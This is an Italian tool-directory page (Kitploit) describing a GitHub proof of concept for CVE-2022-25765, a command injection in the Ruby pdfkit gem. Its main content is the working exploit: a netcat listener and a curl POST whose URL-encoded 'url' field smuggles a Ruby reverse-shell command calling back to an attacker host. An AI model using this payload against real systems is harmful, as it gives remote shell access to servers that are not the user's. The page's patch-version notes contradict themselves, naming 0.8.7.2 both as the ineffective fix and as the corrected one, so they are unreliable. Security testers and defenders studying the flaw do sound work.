
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
PDFkit-CMD-Injection — CVE-2022-25765 pdfkit <0.8.6 iniezione di comandi. | Kitploit
Strumenti/GitHubGitHub/shamo0/pdfkit-cmd-injection
Generazione di PayloadAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebCommand and Control
GitHubshamo0/pdfkit-cmd-injection

PDFkit-CMD-Injection

CVE-2022-25765 pdfkit <0.8.6 iniezione di comandi.

Vedi Repository
16113 anni faNon ancora revisionato

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

PDFkit-CMD-Injection

CVE-2022-25765 pdfkit <0.8.6 iniezione di comandi.

Il pacchetto pdfkit è vulnerabile a iniezione di comandi poiché l'URL non è adeguatamente sanificato.

Nota: Questo problema è stato risolto nella versione 0.8.7.2, ma la patch si è rivelata inefficace. La versione aggiornata della patch è la 0.8.7.2.

PoC

Avvia un server HTTP

python3 -m http.server 80

Avvia un listener netcat

nc -nlvp 4444

Effettua una richiesta con CURL

curl 'TARGET_ADDRESS' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,/;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Origin: TARGET_ADDRESS' -H 'Connection: keep-alive' -H 'Referer: TARGET_ADDRESS' -H 'Upgrade-Insecure-Requests: 1' --data-raw 'url=http%3A%2F%2FLOCAL-ADDRESS%3ALOCAL-PORT%2F%3Fname%3D%2520%60+ruby+-rsocket+-e%27spawn%28%22sh%22%2C%5B%3Ain%2C%3Aout%2C%3Aerr%5D%3D%3ETCPSocket.new%28%22LOCAL-ADDRESS%22%2CLOCAL-PORT%29%29%27%60'


Demo su macchina HTB

screen1.png screen.2.png

Riferimenti

  • https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795
  • https://vulert.com/vulnerability/rubygems-pdfkit-30907
Scarica lo strumento